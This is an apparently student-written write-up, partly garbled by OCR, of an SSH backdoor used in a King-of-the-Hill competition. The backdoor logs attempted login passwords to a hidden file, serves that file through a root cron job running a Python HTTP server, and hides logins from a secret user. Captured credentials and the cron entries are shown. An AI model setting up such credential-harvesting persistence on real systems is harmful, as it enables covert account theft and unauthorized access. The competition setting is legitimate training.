- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-colord.service-SDZeZc/](#)
- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-rtkit-daemon.service-c0hCHZ/](#)
- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-systemd-timesyncd.service-PPfMkN/](#)
- [systemd-private-5e11515455c04c4299c0dc7dbd69d290-colord.service-ODMo71/](#)
- [systemd-private-5e11515455c04c4299c0dc7dbd69d290-rtkit-daemon.service-ZinlWt/](#)
- [systemd-private-5e11515455c04c4299c0dc7dbd69d290-systemd-timesyncd.service-6UlOH1/](#)
- [systemd-private-67aae8fae2c149268b226ded7943c785-colord.service-33Kf2Z/](#)
- [systemd-private-67aae8fae2c149268b226ded7943c785-rtkit-daemon.service-P6tklR/](#)

Click on .cache-sshd and it will download (ignore the (1), istg I not dumb and didn't download it twice, shut up)

The screenshot shows a Firefox browser window with the address bar set to 10.3.0.27:49160. The page title is "Directory listing for /". A download dialog box is overlaid on the page, showing the file "Untitled(1).cache-sshd" has been completed at 377 bytes. Below the dialog, a link "Show all downloads" is visible. The main content area displays a long list of files starting with ".cache-sshd" and various systemd service names.


- [.cache-sshd](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-colord.service-5o7Kzq/](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-rtkit-daemon.service-RZuzqN/](#)
- [systemd-private-056df03acfd54298800b6bc9ec74ebf1-systemd-timesyncd.service-BuUsxs/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-colord.service-C569R7/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-rtkit-daemon.service-AqDimj/](#)
- [systemd-private-0ffec250e70949c69ef710026f0050df-systemd-timesyncd.service-IU5qTQ/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-colord.service-ieDUjQ/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-rtkit-daemon.service-IjOXbM/](#)
- [systemd-private-1725eed7307147788b03235eab27c7fe-systemd-timesyncd.service-h6Qh3H/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-colord.service-vxU1F8/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-rtkit-daemon.service-nAhdXI/](#)
- [systemd-private-3011f2b83ec44e34b0fff4377b0f5668-systemd-timesyncd.service-b23mYh/](#)
- [systemd-private-31bcdadef7488426ab44e9234dfdf8dcc-colord.service-eJNYCJ/](#)
- [systemd-private-31bcdadef7488426ab44e9234dfdf8dcc-rtkit-daemon.service-kL0aRa/](#)
- [systemd-private-31bcdadef7488426ab44e9234dfdf8dcc-systemd-timesyncd.service-9ik20Q/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-colord.service-f0Bvh/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-rtkit-daemon.service-iyoFC/](#)
- [systemd-private-412eff72761c49e1bb6071ecb38e6d31-systemd-timesyncd.service-aNjKbP/](#)
- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-colord.service-SDZeZc/](#)
- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-rtkit-daemon.service-c0hCHZ/](#)
- [systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-systemd-timesyncd.service-PPfMkN/](#)
- [systemd-private-5e11515455c04c4299c0dc7dbd69d290-colord.service-QDMo71/](#)
- [systemd-private-5e11515455c04c4299c0dc7dbd69d290-rtkit-daemon.service-Zinlw/](#)
- [systemd-private-67aae8fae2c149268b226ded7943c785-colord.service-33Kf2Z/](#)
- [systemd-private-67aae8fae2c149268b226ded7943c785-rtkit-daemon.service-P6tklR/](#)

Now find it in your terminal and cat it and voila

```
└──(kali㉿kali)-[~/Downloads]
└─$ cat Untitled\(1\).cache-sshd
User: dontletmein, Password: b83ec44
I   • systemd-private-3011f2b83ec44
User: dontletmein, Password: b83ec44
User: dontletmein, Password: b83ec44
IN   • systemd-private-31bdcfadf74884
User: dontletmein, Password: b83ec44
User: dontletmein, Password: b83ec44
INCORRE stemd-private-412eff72761c49
User: dontletmein, Password: b83ec44
User: student, Password: hello
User: student, Password: b83ec44
User: student, Password: mememe
User: student, Password: b83ec44
User: student, Password: 1081481ns
User: student, Password: 11515455c04
      • systemd-private-5e11515455c04
```

A list of all the attempted logins (only those with valid usernames will have their passwords saved), and none of the logins with nihargayam logged. Very, very cool!

Now to check with reboots:



I don't want to bore you, so I did the same tests, while adding some extra things to the student login attempts to make it distinct, and below are the results. TLDR, IT WORKED!!!!

```
[kali㉿kali)-[~]
└─$ ssh dontletmein@10.3.0.27
dontletmein@10.3.0.27's password:
Permission denied, please try again.
dontletmein@10.3.0.27's password:
Permission denied, please try again.
dontletmein@10.3.0.27's password:
Permission denied, please try again.
dontletmein@10.3.0.27: Permission denied (publickey,password).
(kali㉿kali)-[~]
└─$ ssh student@10.3.0.27
student@10.3.0.27's password:      nc          shell.exe
student@10.3.0.27's password:      new_ftp_usr    system.save
student@10.3.0.27's password:      permission     Templates/
student@10.3.0.27's password:      passwords      test.py
student@10.3.0.27's password:      permission     testusers.py
student@10.3.0.27's password:      port5kopen*   top1000.txt
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86
e_64)
* Documentation: https://help.ubuntu.com/
tp_pwd
297 packages can be updated.
1 update is a security update.
$ cd Downloads
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
$ ls
Last login: Thu May  8 18:30:48 2025 from 10.3.0.3 titled.cache
student@ubuntu:~$ exit
logout                  'Untitled(1).cache-sshd'
Connection to 10.3.0.27 closed.
(kali㉿kali)-[~/Downloads]
```

```
[kali㉿kali)-[~]
$ ssh nihargayam@10.3.0.27
nihargayam@10.3.0.27's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic x86
_64)


 * Documentation:  https://help.ubuntu.com/
297 packages can be updated.
1 update is a security update.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

-(kali㉿kali)-[~]
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described
in the individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described
in the individual files in /usr/share/doc/*copyright.
-(kali㉿kali)-[~/Downloads]
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.
Last login: Thu May  8 18:31:14 2025 from 10.3.0.3
Could not chdir to home directory /dev/shm/.sysdata: No such
file or directory
$ # getting glob qualifier
    + access time
```

The screenshot shows a Firefox browser window with the following details:

- Address Bar:** Directory listing for /
- URL:** 10.3.0.27:49160
- Toolbar:** Includes icons for Home, Stop, Refresh, and Back/Forward.
- Header Bar:** Shows the Kali Linux logo and various links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.
- Content Area:**
 - Section Header:** Directory listing for /
 - List of Directories:**
 - ..
 - .cache-sshd
 - systemd-private-056df03acfd54298800b6bc9ec74ebf1-colord.service-5o7Kzq/
 - systemd-private-056df03acfd54298800b6bc9ec74ebf1-rtkit-daemon.service-RZuzqN/
 - systemd-private-056df03acfd54298800b6bc9ec74ebf1-systemd-timesyncd.service-BuUsxs/
 - systemd-private-0ffec250e70949c69ef710026f0050df-colord.service-C569R7/
 - systemd-private-0ffec250e70949c69ef710026f0050df-rtkit-daemon.service-AqDimj/
 - systemd-private-0ffec250e70949c69ef710026f0050df-systemd-timesyncd.service-IU5qTQ/
 - systemd-private-1725eed7307147788b03235eab27c7fe-colord.service-ieDUjQ/
 - systemd-private-1725eed7307147788b03235eab27c7fe-rtkit-daemon.service-IjQXbM/
 - systemd-private-1725eed7307147788b03235eab27c7fe-systemd-timesyncd.service-h6Qh3H/
 - systemd-private-3011f2b83ec44e34b0fff4377b0f5668-colord.service-vxU1F8/
 - systemd-private-3011f2b83ec44e34b0fff4377b0f5668-rtkit-daemon.service-nAhdXI/
 - systemd-private-3011f2b83ec44e34b0fff4377b0f5668-systemd-timesyncd.service-b23mYh/
 - systemd-private-31bcdad7488426ab44e9234dfd8dcc-colord.service-eJNYCj/
 - systemd-private-31bcdad7488426ab44e9234dfd8dcc-rtkit-daemon.service-k10aRa/
 - systemd-private-31bcdad7488426ab44e9234dfd8dcc-systemd-timesyncd.service-9ik20Q/
 - systemd-private-412eff72761c49e1bb6071ecb38e6d31-colord.service-f0Bvh/
 - systemd-private-412eff72761c49e1bb6071ecb38e6d31-rtkit-daemon.service-iyzoFC/
 - systemd-private-412eff72761c49e1bb6071ecb38e6d31-systemd-timesyncd.service-aNjKbP/
 - systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-colord.service-SDZeZc/
 - systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-rtkit-daemon.service-c0hCHZ/
 - systemd-private-57bf19ee850a4c6ba9cfddd72410fbf1-systemd-timesyncd.service-PPfMkN/
 - systemd-private-5e11515455c04c4299c0dc7dbd69d290-colord.service-QDMo71/
 - systemd-private-5e11515455c04c4299c0dc7dbd69d290-rtkit-daemon.service-ZinlWt/
 - systemd-private-5e11515455c04c4299c0dc7dbd69d290-systemd-timesyncd.service-6UOH1/
 - systemd-private-67aae8fae2c149268b226ded7943c785-colord.service-33Kf2Z/



```
(kali㉿kali)-[~/Downloads] $ cat 'Untitled(2).cache-sshd'
User: dontletmein, Password:
I
User: dontletmein, Password:
User: dontletmein, Password: 03acfd54298800b6bc9ec74ebf1-colord.service-500K
IN • systemd-private-056df03acfd54298800b6bc9ec74ebf1-rtkit-daemon.service
User: dontletmein, Password: 03acfd54298800b6bc9ec74ebf1-systemd-timesyncd.
User: dontletmein, Password: 03acfd54298800b6bc9ec74ebf1-systemd-timesyncd-C569F
INCORRE
User: dontletmein, Password:
User: student, Password: hello e70949c69ef710026f0050df-colord.service-e
User: student, Password: 25eed7307147788b03235eab27c7fe-colord.service-e DI
User: student, Password: mememe 307147788b03235eab27c7fe-rtkit-daemon.servic
User: student, Password:
User: student, Password: 25eed7307147788b03235eab27c7fe-systemd-timesyncd
User: student, Password: 081481ns
User: student, Password: 11f2b83ec44e34b0ff4377b0f5668-colord.service-vxU1F
User: dontletmein, Password: 2b83ec44e34b0ff4377b0f5668-rtkit-daemon.service
IN • systemd-private-3011f2b83ec44e34b0ff4377b0f5668-systemd-timesyncd.s
User: dontletmein, Password: adf7488426ab44e9234dfdf8dcc-colord.service-e NY
User: dontletmein, Password:
I • systemd-private-310fadf7488426ab44e9234dfdf8dcc-rtkit-daemon.servic
User: dontletmein, Password:
User: student, Password: 772761c49e1bb6071ecb38e6d31-colord.service-f 3v
IN • systemd-private-412eff772761c49e1bb6071ecb38e6d31-rtkit-daemon.servic
User: dontletmein, Password: 772761c49e1bb6071ecb38e6d31-systemd-timesyncd
User: student, Password: hello2
User: student, Password:
User: student, Password: mememe2
User: student, Password:
User: student, Password: 081481ns
User: student, Password: 11f1515455c04c4299c0dc7dbd69d290-colord.service-QD
User: student, Password: 11f1515455c04c4299c0dc7dbd69d290-rtkit-daemon.servi
• systemd-private-5c11f1515455c04c4299c0dc7dbd69d290-systemd-timesyncd.c
(kali㉿kali)-[~/Downloads] $
```

Also notice that there is only 1 line in the crontab, preventing too many things in there being piled up.

```
student@ubuntu:~$ sudo crontab -u root -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any
').#
# Notice that tasks will be started based on the cron's syst
em Docs Kali Forums
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent thro
ugh email to the user the crontab file belongs to (unless redi
rected).
#
# For example, you can run a backup of all your user account
s
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) an
d cron(8)
# vice-BuUsxs/
# m h dom mon dow command
* * * * * /etc/httpd
* * * * * cd /var/tmp && python3 -m http.server 49160 >> /de
v/null 2>&1
```

Intended Use:

After obtaining access to one of the pivots that attach to RG Linux FTP, I will use the backdoor to log in to the machine and/or view the http server to see any credentials that have been logged.

I also have this exploit on a github page, so if I get access to any other linux machines during the KOTH, I can quickly download the files and activate the setup relatively quickly to enable a pretty persistent backdoor.